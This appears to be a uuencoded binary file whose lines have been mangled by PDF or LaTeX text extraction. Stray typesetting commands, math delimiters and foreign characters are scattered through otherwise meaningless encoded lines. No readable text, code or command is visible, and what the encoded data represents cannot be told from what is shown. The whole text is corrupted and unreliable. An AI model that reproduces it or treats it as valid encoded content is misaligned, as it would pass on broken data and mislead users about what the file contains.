MN\^*I-%^;C!/M@G;.Z'22JK<*)/6NLXY5RW>74?\$73ZVKZI@P;4I6B@;3`;6Đ $\texttt{M:} (\texttt{T(G>F=IP06C`E-K"J5)R'`C"K6C+16-5-U7\JR_)J<'A=MW4/\SO+Z_A:\$D }$ $M@9@UL>#\J(2.(6^5-!+([$-+0&T0!>A9!.;,-4,+K,<DY*-LPZ3-JPE(%?6CD)))$ M)[4KX6%I#L>&O;U%M!5=<ILZ<ODKTTYL>F,F9].+*DN5P*81GBPH]E]9&2!:Đ M/M\$S\ZA703'4M;XTNDO=6JRR)>[F,N5S2B;]L#),I3D=R6 R2<N"B6A&TF6\$Đ M6+6G)C:(VI46EQ:.XSI#UAD*8.C632Q:ZHC2-L-BKI-^?.>'Q&\6:JKG#@;!Đ M1HR]B)5'CM:-99L@`JG()\H7=[L3'!HD/#OR_/H3RL-=<E3&'S,":5QEW+)CD MA3W*6,!:O#TR1PL]@.\$4IJW=-Z:I3JH^9ZN2A:PNUO?314895>*2KE7V['NTD M8AQLKK%E!A)L%`J7(BLL?Q5Y0X6CT-`_:R>A5-@SIKSWH&(;ENR7NB_>;F[`Đ $M+%Y/(B16PZF]RP)U0NLQ2X:S*;44/5PO*Z>Z[B*G\='C'1T.$@UC_6#14/V"D$ MRV]UMJXL:T-UAGY"`0)ZHS%8*7&]]+M.D/XP_/X'0=\$DV<6-`-K)9AAZ64'QĐ

MB+WL12X-7H^L?&;>64&GD+H&50H/S]&7I&WY*-KH58O=W7*CR2;S.\$-30[&?Đ MS!UE\$R6)\;U140G?L&<[87DA08T?TD\SIE:/9+>2CM-#*VJ97N1R/'80=!,AD M-30=P)QHKMSCV*5+X4"LK80878UO+[I+95\^<<]Z6N9.=B<'U'%OP2Q3XK@6D M3Q=DY/*6,.Z\<F8`J*)\H;FL3,H`S2[AK*Y\$F\$7UQ_Y&,H&#AJH!=>3&'GLPÐ $M1[WDM87AZ = >73^{\#}J\#R[NDX20]1^{!}JR(\:2]$(G5(2+.;H7909:Y]XI70+?(CĐ)$ MXQ!9"T3D@/H^4Q=W-]H=E*]PS%OXK^HIZX\$6]&<96?U5(;.__TC5U(-;^3:;Đ M'BIX.T093-,23H5N<WC10\$WAK/K9K.2`JD>IT!]7D3"J +LGB/ 8K5\$>*CY[Đ MW?3U]2D*TTO5\$?NO]/HI+I'G8H!VAG0.KF_R@N5WM,S.3L52080]C<*50,?`D M@":1A`Q.W.`6]_,LD"'7.(&;U:X]IW213=B4C]3?OCC>.Z\$NNW!D8^WQQ3O7Đ $M/!@+(\"&>7Z;9D\#HEGA]48C:!$E8,\S6J5;."`Y$-53!\30$&9$$WM3X76N&GD$ M-!`OE!+^3V.ZHN4#516HB&TC;X;3<!FV)%CE,[@Q("#>#XL;P=^>4P90-J?AD M^)#?!'5T>Q9^H?Z[I'W+QNY_?2#*"\HT"^/D1),?UHVJGI]0UBA4*8@C#\$KVÐ $\texttt{M4F[@T*XZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][\&+ZQ>D:'1027=+?I3K][} = \texttt{M4F[@T*XZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][} = \texttt{M4F[@T*XZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][} = \texttt{M4F[@T*XZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][} = \texttt{M4F[@T*XZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][} = \texttt{M4F[@TXZC4\$(*)Q*'->)?\$(GS-V2+7\backslash.*J82^>-0S:'1027=+?I3K][} = \texttt{M4F[@TXZC4\$(*)Q*'->)?} = \texttt{M4F[@TXZC4\$(*$ $MP.-II, >.LW5]'>]/1GI^***+<L)$FL[7BUO@D$(V="%4;.2[F\6@T3*OLZS=7D)]$ MD=8A?, \$.NACA))Q6UC#@A]['Z2P@"9S"^-];S^#)W7[D39E2P"<@&919RA<LD MPY'L:S<?/`"4-(1/22`*-Y/XV#QTTB+T6G0Z^HRQ^S;\$`&D54.F`H!HB=S6WĐ $MC(H^{)}0X+$D<4MGO-26?^{E},\K^7PXY8BHKF@5(Z)(FA[\!HC(/'%,Y[P?00G7,Đ])$ M<DP?KRPP<E\HOM6@)WGM%WST!G;_?VS=#<]4WMNT6'.OM(V_LH):"XK>Z))9Đ MQZ0_9ZDY9K)59AKBPPK>G%?99[!Z]J:3>A?KSRX(03-\$?6.\!S&W/T`WN7&UĐ $M(C\&OR^VI7EMX(D-JU<):!W\#^^=!\0*QQO";((1K729A$9854M6LEOS4!U,CCD))$ M?B00.>NP0*)1"_P<S1C2;W`UZ<&3*`;YVT;BHT5U)WKN4P+=MN#RLUKHS-.:Đ MZJTB>Q96`\$,YA.J:J>>L9(ZH#IVRA9\$\$N`)<PB/#'MQUFD0(@2ZS(XL=]7XLD MGY`@*F^B'B4F-A<5#O_Q'7M3#QEB\$OZZ`T5L'WXWG1\$1&F,!9QH9/;J_-GQ/Đ MS'24A!*;].</+6.\C6.%1_W>9-ZR`N'J?[&"VTTR`.51.(<;705_%M/W/LQXĐ M[??\$EAG6DFNIUT(.LR9YY"ZC-OF6]:L=[B>VIR^K@JEA&4T?5=&Z.P+/Z"O]Ð M`K)[DYMU1B*A/':?_W\$5[]RIEC&^A\NCQL>K[#=6TO23/B5%!&0NQ40%:;5GD M!\H\MWRK6M5J;-.;<Y:RM#K3SH-J^._&F*PV^V;,##(C&PQL.*4ZM66V!RAĐ M>V4XZQ.GTY\$@X4;389#@ZJ<_3J<H[WR4X7@_AE02R3.K[,P,;?OY5(,KK0K+D M0IE>,WB@<\=R`3L6NY^.634M6)PI"W0F:63;D=DA.U?^W4S`>^&?)HB_4A"BD M41YQJ!.U80Y-U!%/!#ZHQ#OP`(N^&4:=U#BY*2VDJG>:Q/"\$VB*:3M`U\$U&7Đ M8]],F.>HB<551URR7+R;J9EXL(N!]J\ES/(JN.=A7/2'G@GK=\$L3H,O]E&V?Đ $M!CU^0MJEW!P^*,@7\Z^*N2+;X9CAHU\B\#Q48_L:B=^N:O.3:5Z$UJ3*,(">3W+D)$ MI7_Y:'8HARPQ)RZ'OF>6H3-VB*N_#MEST4#D]MQP.M+.(PS.[F_@;+]JY[04Đ $M_<>VWPL<RD;$)D[".#2I,6U<.U?0H2"XC_'@=,JZW>V-@5;X/.%L+#,\S<3E6D MZRWKB%@-\\1,C`'\LQIWL6]!<&GB1J,&)-&[KSNAEK]&"C6;!8\$^%=I+PM&@Đ ML>L27\$YXCG/&XV_%'>N5+W"SN3_?;X*@UI2(4T+APY78G<^]AZP'U,UY3#7Đ M4WG]T^GPG?_AMWU4"24FII-N:?,(U?Y[HX[JJN>=5'\$CQ>VIE\5*+69V8R(ED MD2&C;J*34>T<3-6.N%9%C(+9,^M\$C\W7EFIK+IX4_<]-ISOYD%WM4Y7%D"[+D MP\((E\$?^'.X\$G'\?9'7U\'8MI,FF/WOH"/06R6+0?HCQMY9_>OO2VZ__QU8BÐ M)?8[(TC@<F*YDV1.0_FZ(I2=K(X&V\SZ3:A@7\FG&A@#7"90_G%_'\'\V-:UÐ $MK = "<8./C^2? E\#*["ON*E1L/M&LVZ[Y_))] QUE$9G*U?L BY@L\#C6'++9(D) BY@L#C6'++9(D) BY@L#FF'++9(D) BY@L#F'++9(D) BY@L#F'++9(D) BY@L#F'++9(D) BY@L#F'++9(D) BY@L#F'++9(D) BY@L#F'+9(D) BY@L#F'+9(D) BY@L#F'++9(D) BY@L#F'+9(D) BY@L#F'+P'+9(D) BY@L#F'++9(D) BY@L#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL#'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D) BYWL'+9(D)$ M(Z9^V!Y[AS5"^^6??@'=2<QOL;IJD\\$:LP?U>)G71;42LBR1Y&\$SDC@_2P2,Đ M*\$-WT8^[]F:`NCC_[D>2(Z#@C#"=_^RMR'ZZ64&EX'"F.61LWM0%4W&OP>3@Đ $M([X\$+=Z/A`U:U6R:JO'ZQ]U7[YD^M.EQ')72JZ-BX)**)^_4*GKJF.0E<H#D$ MRD<XY+TNHZI5?-5[H=&@&`SJ!DE<<-N/[FJ5,TQ2R%ZN-,\Y!]T'"JDZ5IX&Đ $M5/]+3\3>\&>98A]^VLA'66$/H)=9@J];\LEAO^[T()SP\LI_SWM8-?4MBW-0Đ]$ $\texttt{M}>: \texttt{M}) @0 \texttt{XO} (\&\texttt{R}"\texttt{I}`<\texttt{G}+[\texttt{DRO7V}\\ \$ @4 \texttt{FO} \setminus \texttt{H} \setminus \texttt{5T}\\ \$ 0: \texttt{Y5}; \texttt{TX}, \texttt{T}_< \texttt{RO}"\texttt{W}=3 \texttt{Z}+\texttt{BKP}/2-\texttt{FD})$ $\texttt{M_O`=0V3XGY,P7A/<$@:\$".73K(2\\#QVV>T7V^/D$27+7_:(U9=7CNVD\#DN^QĐ) }$ M!8+"OV6MNLS=DU^1WOWSFT.)*&K>MA;(HEGHEV]5K*"XW#720;'JN.)(C;7HD M_?OF1;-D7O3S+&U,31%7NE55'0)JL4!-Y>NA?_5\T-ZER4=>U%\$%SBSP+LW<D M)U(_?T!^JP4\$;S%M4=V(N:.%I\$\$2[K&*L%"UMV3LT@KSD(M=9MO\$_#-X`)KJÐ M)PZ`CC#>?S)+J@*W]U3@POK84D*WSU(4)/#01J/8.YN9O`!&TW^..-3U09=BĐ M>?48]I'KESQ7^;*DG1:[K4VU#-1.EDTR(6[55K8HT,MT]<,;>S62ANVO3`8ED M5OSA>J1>S&VD0[A WB,)O1OMB\<218T`"^>A80IO7*SVZ0>)RLN`\$]`MRPN9Đ M^FA2H.5T6JHB(WQ2^4;N7X;-O-\!:\QF.UZUX\$LX`-7.7A:F?ZJQ]6-K2@/<Đ MA#%19Z+]M7!4406/A[<4'RT?S9"NLU!--L\T?@8V\$00@B]F"CMT>-EP\TB<SD MYY_T@JS-3V,@%LY3\$Y_`*S8,^`<M,./W42-B'75A62%1>>\CZUG>U9?W`W]\$Đ MQRK*:QS7L/?B7@[-%8SXJ4+H>)#RJ!&ST@2,55V!QG6:1;LW^,/W_EG?W+GND $\texttt{MS_2D3\$MC(8GA2\backslash6E"DT.7,'^U0:K[<MMD:YQD?9!R6:T\backslash!V@4=R,@/\$\$Y7ALD:YQD?9!R6:T\backslash!V@4=R,@/$\$Y7ALD:YQD?9!R6:T\backslash!V@4=R,@/$$Y7ALD:YQD?9!R6:T\!V@4=R,WD.T\!VW.T\!V@4=R,WD.T\!VW.T\!V@4=R,WD.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T\!VW.T$ MXO2ORUT3(-4__C[A%S[&H-+;NQY`G;)(0?^&5AP#A4[3D/D7T;[#_M?BZG\4Đ MKOUH/U+3XEBU'B=K?-P9"U)POSCM8)/TO_#LIDQ+2<X<K\$.@7?[Q[?8E_16?Đ

M4`]A>P47GI=%=@VQ'M%%5BP\$E`Y1"FW%<,\$1@3=T;5?PV'HSSQ@\$*5=6S2F*D MX9]?#_Z=9=U[[W!BET@1IF0[":LY?&)9N%?GQ6A?"7<W73:FNQD_I)L_B#A@Đ M(?`%,I-H29:5X:\/X?T)AQ3T4G2+%+"OTG^3!2`T6F'C+4):#AHT`V.&=4,,Đ MQW]997EN6?D;#!9AC/\\$]-0SM!RB9P^H1S3BWY%JLA:'D8?:T'\\^=022;:]D MA*+<(ND>NZ`4,3I=Y9IPN?1XSL-S.PO?X],_'[/`[=8SW&C%0T@Y9B"4*U.ZĐ MW9\VF3I!)#!Q'E!>*R:CSFY[D_,(BS_#S(/5Q"MP'L8N.OAGP!;4Z>JW.X+*D MMYJU0^5D:"Z51)B1%=2 9EO OMO@W"WER.Y1! N S/8Q%L.@=JXAQ<>Z+=GĐ MX5KT8.1-\$<\VXU8TXB6A!72ZH!: "\&6\VN4,26(DXG5CPKR+Y/NVK/7MYK*Đ M#5-=^#5UACIY*XQD`Y,A9DYL`)H="?*D"X\$2[8VKJJGG5*U.X_0?5[!OY09&Đ M7PFF)AITECL6=T+^\$.K?Z<M;3AW>\$*`TL_!N22N\1TLIUW(P:NFN\$F&W&'D5Đ $\label{local-mr6*.N} \verb|MR6*.N| UQR=DD3F| T$$ HACS $$$! S&&*^7 < $$ UAUJ3NPMJJG7K$Z'D:2/?28Q7_UPD $$$ $$$ $MWY0AX1_81$$3N&6&6Q*3M+.)\\0ZWJ,G-T=7]0*+DV>QN8FX*;L2[P5=4:%-&Ð$ MZQ58:+3H?__2=UP*K*<[3>2:'E3OJ[M'[</DJ_:@:[=@E]A59SXSM=F76^78Đ M(F7N<>,!8J@\$]R+:RXMBM?_5BL=PYY;+DV-.@%:#`DJ4IK5,;99(755G'7X3Đ MV4?\$@?JU<;7^@/-;KG]EZO-OJ6W>ARS`_]'!:W*[]G]!W4[>%.-.BL>N[RU=Đ M@';U;>C@OR.2`_SB)!PU"!N82,A#4FVFDP@S(!X3[^&%[?845UE*,ZZ610E=Ð M!`>-N\ZM=SD)AMIW>8&O%'">#\'*]KI_.@\$<F`,:"\ODW#^T\$7015C/MK7F:Đ M5`G%&<RWP%OC.K7IBO-.TJE3.384MJ>8U][-<IM\=/YP9'Y4Q"%>6AUWI1,(Đ MLN@37?QH4,B1-M*N2LX`94TB*>@BFX6NB!5XE#@;HD9B`+G"0;,>=\$W*=60NĐ M5WF9Z<NXH_A`6?:(%0PJ.)]'/6('+>8QTF'VKMGO@7P#1&NFJJ%-T)L[/T;KĐ MM&+@VYTZ;Q!AT8:T=7+-SSRSQ9/DF-0-]6"EQ!,]Z7WAE#0.+[,N6K.YBLZ4Đ M<\$)@S+E9B/^1/O'I<&6Z'KH+2@OXD[4[U<*"\$5B"\$Q(U@T5*19YU5471/9Ð)]MMF4SWO43=2].0EBA3Y+FNY%Z\XNB#7LRF;71NJDD(GR!W<E4<5IJ@T=]5B\$7Đ M\$PX3<_H_WJ!]X.F.OVK+Q!AWCKMZ':MT<*UT_X,-D\$*'6C?/V<ALM/*#\$SE;D M?'6D0OTGW);1S>E1HKJBHX.K_(_%-GM*^'2XW+`QF"(&LU[&E!UB;98NJ8W3Đ MZE447%HK(,L5%,RXJ'!?BN[E=L3YQ^L.<*UK%O'&K/QLI1VIX_",:F!=Y\$*TĐ M5>(*HVRK@C5'_5@P*W`_0L0]L=RL/&*4864N/K*7H:.FPR6/*=%NPEZSBF26Đ MPY[=O7\ON:.#N<I+`SS2_N5LCH]+2/6,+@4R:L#SHN";7:<]^62[2P'G+>^RĐ M_VSP78Y"G:XVR/XXBBY&LS/J_99W)96"HG?H&4/,+[,K-4E#)IK&T_<_IT7*D MH#)]<^F6+YYRP!2\UB3>T_&,G&:8*>@KK&@PAP*UV-U-C1S<<V<Y:\$0D-NB:D $\texttt{M:U+[J\$)J5XKQ\$5L} \\ \texttt{WH\$2TG/FKG'ZPB-\$4G'\$4Z-9=NO0EB3=:CVHQ>\$6OIVD } \\ \texttt{M:U+[J\$)J5XKQ\$5L} \\ \texttt{WH\$2TG/FKG'ZPB-\$6G'\$4Z-9=NO0EB3=:CVHQ>\$6OIVD } \\ \texttt{M:U+[J\$)J5XKQ\$5L} \\ \texttt{M:U$ MD;UKH2F.#5#;V&6I\$R^Z:M`&2@\$+G59G*L3B6HM7IZ:4`0ZY2@K"ZK?+.S-BĐ M9JB)V;;(`Z?;?QKA5OM9P;BAUN_VYLS)*MG<L]@JR_U9QAG5""7=*\$FEGW,LĐ MPU/%\F25[U!4/ILD'#'@!>Y.(G>XXSAV(/Z[@=C(5\$*=#_SNX#3JA[CO@LC)Đ M2*W#F5+>0\$U=F(S-ML'=!.\$\TP]FGE\$,-6AX^'N4;+19++^9G6MNLQ,8XAUD M6N**J>3LZ-0'0.107-"@SBX2OSP6CB[/1\$,SQU(J;<6E).O1J7<=49U(C@U\Đ $\texttt{M\&4\#>KVA8Q4S"K\&9@DOHTV;M^-Z51OUX=]W.=0(S\setminus[J\$0A5A^T`BEB3SO@GM(DA5A^T) A5A^T`BEB3SO@GM(DA5A^T`BEB3SO@GM(DA5A^T) A5A^T`BEB3SO@GM(DA5A^T) A5A^T`BEB3SO@GM(DA5A^T) A5A^T A5A$ MSXSK#UQ&)KI*MF?I^182WK#OD:NJ+9/)3XO>3(ZDWG[>LU6'ID;BB>\$2;YBLD M@&H&+0"'PN!IE*\$B6N-,-\$FR]Q'BB`?!KLE7'R0/>V9WD7J25#TIOJEZ7!UÐ M3(M&EUY/=:P=WF6"/#RU(V&<<']9,Z@V\U\$!:[)&AUF1E?2C<*84<P*=%;!RĐ MZ,2/J9]]^6%*X!GMV;@Q:T:\WIA=5AALJN8,DVIRN%7;/.GGP-F^E3@6##3&Đ M,S5___,7@J(PC=@3/"I3"TOPPF%2]B&T>99BXJ.6`\$9/PA<9>6979,<KV\G3FD MQU4WW;Z?A42S[])4;42H1DAQ(B=ABR2OQ*+%F428>."%JI!XPLST6POFK"H%D M/-D9SEODT; \$#Y<:.;,O,-#_Y7.DW6)82ZT'RE1!BRVF!J*)"XU"Q4M#0+V_?Đ MFOA)6+#'X5P5S,\$0QNIE,?W!:S4@<DP0J6U0,<\$"7>G`750F_0933UDI"P<`D MQHY>;1F]B!K]\G[%?V;E37>.ZX<-XIZ%F0.'ZJUXBS5=GM!OQ&.[LG8CG15`Đ M[#P#MGECHRP>9G9G*;?]^.TKTDLS/94>H6BF"!=>95/]UZ\$*'W-\$X8G-L>O^Đ M98^A*]_I6SK*U/F:.Z\5X=ZKJ'U/2\$9^L2M/:TVE894KSYZ\?27PM0H<`QOVÐ M3)M5X*TM7*S2-XH9?24X*LC1`A=<9WQ,ZW7R185!%@^OR*DN:(:6>Y:5`QGPÐ M'V.5GZV./HW;93DS"6@BX9GC,=HMD[DHJV0"X\$"C/,TL&3H^<^[S7,1>\PA4D M7L8\$*CX!Y(=PBF4[^%-I>#1JA#[?3U:KF+>_J2+'JEJ)Y5SO;\$^/?F?>.4*RĐ MH.SG\$82:- $"_G(4K:\488C5IB#FA"KQ+>G[GQ31], Q5M4X14`W4&G*HP1SKD$ MRR[R525.NX6<7&=;-E>+(])=580;Z;!S2*GX6]0&T EU[F)U>7]/OMQUMRSIÐM`)L]<!I@?3CO''6[*<Z?\A7^MZ^OZ.E=[M3TPWR[VDPS00'A'%T7%T=`DKETÐ MB7?TJIS"@'*+^5FP^X9*@N3HPHBB?715;-X)^=),E+3%-&NLI,HKC3.)C@G-D M\$N]J7NHNLH)\$+XZC)`?9,#WSX%)8@9G06NWSP8"QVJZ0`)+0ORS,%B_OBGP]Đ M@C=6\\V\$'Q2F?QRM7=9<?M8@4J>D87'.1J,,R<"5E12G?VL9\$RZS-JNU)[Z3Đ M2Q?HS5^]?'G`<YDSSIKW7*'02\TM)A#'G&QXLT\K?`D7(HW`Q?BY3KBG4*=`Đ M=D]Y,4/@KW+B+0GT]2DCNBE8JUYF%,#T87AO7M*GEDKV5NLBV8_9'=7G##<\D

M](*D5R-\$7'.Q:!4>:_"BPGP&9&`?@BS%^4W'\$VZ)84(%:D/F+'-R>JU:Y(@\D MOAE=%^=R6_D<U<S\$JX!,_?<..9PG+230`#@!'P]/I#7",)=,%'TLDZ%I>IOG(Đ M)Y^2]RG9`,B\$E7TEQ1H[51EHLM>'/YG6(?[V`9%_T>[PYG0#2_=?&8DAO%LBD M^68#B.4>M;\$H+RDU<@#"C\'607\$#(UOJT*ER+8;?.D#910UKLVTL[<<11>Q3Đ M:/DZ3T\$]D]VCF]"8?J9>4`T(LUHLC3\C)O:>.;=<AZ2VL&^+Q65FI(UY4KN8Đ M!08!\L+.=`O\$1B[J5L6:SF.<5\9\P'+VC*AFQ\$V*SWC-GE&JJOFO=BA5ACM/D M3)VAA`>'7=&A^S102UH:`97Y?H1@M:]\BHNA>8S#UX1MB::O(-\R70NE&6TD MW7"V?E6BDGK8HB=33#G(#L@R4@3^Y?@K\I?\",G*RRNIL()-K`)K8,Z(G>(*D M9)NX^C!"7[@@JEV";T+.EXHC1](])M"HQ_@OZWF#S"WE<Q9`,S:\$)(Y]H\$\$^Đ MSWNB1((7CBLM[5+WV,+R(Z^IR2?:ZY%75\$S+&IUN(#7<%65/1EX0&T7DP/]2D MW[J"Z%+WOZX9L@+PXK("8ECN&D\HV<5"G72LM_R49\$JAQFFQ'R-A+59:Q^UQĐ MDE\T9A;4E;'`FI9F3C&.X5<I`X[MBWE6ZE[?G`4ZT7KVO_E7:Q77.`D5OZ[ZĐ MN?7#//B@E.5W<NS5[^18M7J-ANSCADWO,6.FQ:M'YI<NY_/UG&JS-LV>5`<JĐ M!D'C720:[%:%U]76BQI=FLW*D!!M]>DM`G/SO`BQW\$C!Z"M5VUC]CZ,VZK7FÐ M81A%<XKD3H_@OPK>5<[E,"/[>U'RJ9G;E';3U:PX)FAA;X\VX2M7<%X&H-KĐ M]E%<1=(VUY1L_Z[I5,90.S=C@O<V>;AG:>[CG`<69B@Z;VJUZQWZU*W"[DL6Đ MOT`7B8:E^*07+HE3B0J%T'K;%@MB-0.IG39M3^A-E>#(N08;M5E77N5Y^-6KD M+616VJVBHZ"S_'JFLW^GK%3X`L<7*2\O<U1S;AVB%4BJ]*.P4Y9V._#:4K9Đ MT7*`JB`V[,M;]<;X^3NG,:CN>8S1T\^Q?PM_S5OU&+O#9XJ-5O\$R/66^5!,ZĐ M05Q3!.:HS_ASD!Z*-,K]AZ_^?3#(W32^^2TABR1[":O+@O7?R.,Y9:L11@HYĐ MT>3':C^IONQQ_URB+%M@S6._:"?5:6)QGXEO_Z'71.]2ROQWRKT=QD'+_1JĐ M..+CCB-B@DG-!XW,9:!2&9P?\$47\$Y_91-T;-'O`H=`V])N>U5BC'\$/Z?QG*,Đ MN[8U.M3@Q16[3RN:5'83DG&IAZ\N\GS)(['5-8:LW=`_'4")-5*5AHC___`[!Đ M70](/EMW'DT1%F:*TW-5@7Z8QWKO\K=,_L6)S*&*URN.4F:J:U!\$=6ENDPG%D M/^D Z[L^LU\ U]GW@R1T\$TOEX2X?;KK7HBMS<65EFL=88H;D094B#9\$A1WOFĐ M=9/LVF5P>77YR5=JDS\G%]H^4H8U''3+8'G\R7+L/OIM:FM'QQ1'#OV*M,_?Ð $MB!3J[2*1'[[S(G-8)J_ML-(JKDX"733W5\(G7IV@36_760/-IYWP1.)HU_D]]$ M4G&;[VX7XJ6MK^+3^"\H2KMR;,_5C7(84RMY,U[\<Y3`P_A'3_?D0YU>)@Z0Đ M,.@4-REAFRP17QC`GERV7VM,C\P&)2(8<L9\MGOS5^2GX.N/+OYH."O,\/L?Đ MFCN%M+#;YK/I@?Q6X]JY[\$QPTZ;J)D>E67I_BS1W:(R4M(Y#B-]"O<5SD*=^Đ MQL<1%0\'=U-_(TU<N__UJ=SBA;2P\$\Z'5%7[[N/W*I*>+J0"5@)=A>.P(09@Đ M`?2J4CBS<'=XLMJ`KBH`H;4L;_#9%PA5\$>S5"WA"'VO;-^GZ[.]RXG?K9Z^9Đ M?LPPL9<2HD_(HMQON_1ZC/7VSP3)>??U4PYAH!.*H'3TBI#=Y_C[)>.[E_I>Đ MRF'\)WHGI.XRR2@B'FS;B1EGE=(.49`;]JQOLNZB]53^[O41'26)N91V!QFTĐ M'7*RQ0Z114M<-%X96/]DJBJI[C+)'NC+>/;'5#653=#,!HJ@E8%I[14:R5BEĐ MT`FB,=P7!2\$SS4,#,L(*NS-0_7]EAFGQY)A^1\$ZX@Q;;,'G1BK@E9<4BR:-FÐ M)'%2QDVKI-\$NLEQJ\K`N_Q"!J2=WF3DNN;Y9R3S3>'6/_G\$'Z:2\,_)9G7U_Ð $MU < (88^{\pm 03}) + JN: 3 = 4\&1VOK(\.RY_\.P!\.K_=T1Y^NZ.=U$31C.5WY6:.3LD$ M4-`J#N@3"%@.O!B3;YRSETXZJLR)TRUC:-'QIU<U#TN0'S88MG/_],]I.;IQĐ MF-^TW\=3\\Z%#*#J6[VJZL5.M]PHSH^;\$;LQ2V*U7VX&0N*N (PT27FW!.31Đ MHI0]:Q,>[[]\$,?L8J/8TF/]/1,U2#%EB\$@:&6=7B>#'[H)RE^RF[6]B<VHP#Đ M50]5XE)%RT'[P0!&SC/8J<T8PM"U<%.Z'25/7&%#FC@;%3G`^#L[9YK7SJ^#Đ M72T@LOG\7Z.\"UB8D%9H5MT6!TK*JR7UI)7*N:SY&=B(?1H)CR99Y815J&#LĐ M?IR\$VWI+3:7X3HU\FJK?^`AE^)\L:/K+NQ0=P7M@A>8G!F`SR7V7HI`8:)47D $M([9#,2\&/>HNZ(7//X-\99#?Y8/;Z;-\&79XC(J7<J_^2<\&[C5+VYKA3E_\#+D])$ $\label{eq:mi-main} $\operatorname{MI-M(M(P2O-0F}\setminus WM(^AB(WSTK[PEQBT*\setminus PK[?OC[/<+)=TL]L?1^S&%2/-C8D)) = \operatorname{MI-M(M(P2O-0F}\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK[PEQBT*\setminus WM(^AB(WSTK(PEQBT*\setminus WM(^AA(WSTK(PEQBT*\setminus WM(^AA(WSTK(PEQBT*(PEQBT*(WA(^AA(WSTK(PEQBT*(WA(^AA(WSTK(PEQBT*(PEQBT*(WA(^AA(WSTK(PEQBT*(PEQBT*(WA(^AA(WSTK(PEQBT*(WA(^AA(WSTK(PEQBT*(WA(^AA(WSTK(PEQBT*(PEQBT*(PEQBT*(PEQBT*(WA(^AA(WSTK(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEQBT*(PEqBT*(PE$ $M?[FI`KH+V*\&`=6I'36"Q$\8@5TRW0#_MFG:]1#+)D/OY.'V4^6#38.9[U?JWD]$ $MSOM\.S,5&P\%5;NGU\!D(O73/\%.2=ETK,M^I\>6=E*Q^NN`F0$Z'2L92,D$ M``P#0%\$HDE:'5\$4>X<FXHO\^\"V6@K74VI5>@%:/=D]<U0;K'L_+<99)T<`8Đ M]7ES>ZH><=?T,'R)<W`>>C<:%0"ESD=LIEF1=G8D::58NI8*(G?/A>SU"1XNÐ MQZ:9;#O'&U"U1B0/0YO5!<FU]LOT\$`80F>J%>M@3&?"-X9L"<H'9&I))CJ[XĐ M*I:">>CR9Y+>PF./*D"6!CDR\4A[.XS!F;\$K\$<K4446MG"VHD(#/M<?S,U^CD M`*8Y_): `H4F?P/YM.M?=3K"E&]=\8-6NOEJS3"OP/`!4_8W!8E9_-K"C^E2\D MI?>5L-8SK=C[>U4QG1&)Y'&NFA;,G:9!F]%J\$L6BVCA"X^?5SFET9RQVX^TYĐ M.=),&'M@A^;NC"K4/6&*.X.U<)47FOSPZRH_!>V`I<M\$>?_;ROT]LK'&?)_XĐ M\$*3"8N&8N?S!@2-!/V7V58?ICO#7#N%NI,QI;#SMF4;;ZWG_8QH:A9\$\$AD_<Đ MA%#5Y673PB;H-9,\$&U!\.:KK/E&-\HU``J-6]3KQH(E^I<\$<,6=3UTU9&7\GD MYUUCC<C=ZE5TTY#I;\$"K[90Q'\K%G8B]27_@*`,6Y%;X[-1L,]:2S>8BOX2KĐ $\texttt{M9,XW:1,"4-][!_Q\(<\$'\&S]I\&[^0-C\#H681^"HCL)U\#:<I8^RHB(VM;2Z(M9D)) }$ $M[HE\$<7C,\SRR>0P\QAD\[41F/"&(N^`VNN6?G5"#!TZ>E5\3&KE#1&4&5TH5D]$ M*=96J%PR/M&/@#8666&JH4<SKJ&LG5J>W6=QH3C%W_L-%#T&`HX968L%JMGWD

MLAV:Q![,>'^?>W@+&:J\\$;D/K%;R9^>\JX>Z6C\Z?!I)]JS\$3(E6M`^HI/:KĐ M_93IV#K0, HHOSN0YIB'&OY0MY`'O(1!M0A1%R`)#E7D2L:@3ET&S)=&[ZI%)D M[,S?LL=?@4;22(485Q07,%2B'0*RLK/.//)K>P:-+N)C```%`\$ND+,CW4V5)Đ $M#\& R=4?<H='\S,8L*"=\N-*LH\2Q^-VSD:0WJ[)WR=@<ZM";Q&>F;J_,<_#1D$ MI472?0\TNDN)>\]4-`SE\$>,_(W\$!02E55G2"517.ZB]J,^4:(#0.B>_G1W+7Đ $MEZ-$M:5G604MH1`&'@[8[R[P1.\E"5L?;(YJ];>GV4U0167IK/W)6.K8V'*Đ$ M=5;\\$RJ2.X:1HYP')OE@C6&-S(.3@@WE=3N(>4X??:^Z9 !2T;S*;#&GGSQ8Đ M_7E16-18)ZM!G=-B'I9-0(D2<J'LY5;OG>%PYNF=/R^?)6TY3`LTRRHWE9R]D MEGHL6Q(O<1...*U>DPR.@<''G6-+H*7/3KY\@B2VJS\$MIG=S\%J,5J&*EKSCBD M'PG`FN9OYM#DJ(Y;7?45V2(&[6WLIH=Z;1,'SHZP3KDSKLVU+KY]0&,BI:,^Đ M3Y5FMF9J(+U=HMBXMK(4S\VXE2%`GHF4!`=:?;NI[')M+JE,4T*6=64[WB2WĐ MN4F1*)BOX")\OB??58XS'LB;AP];)D4=.8SY\K%6SPRDZ*K_C,-M4O926[-LD 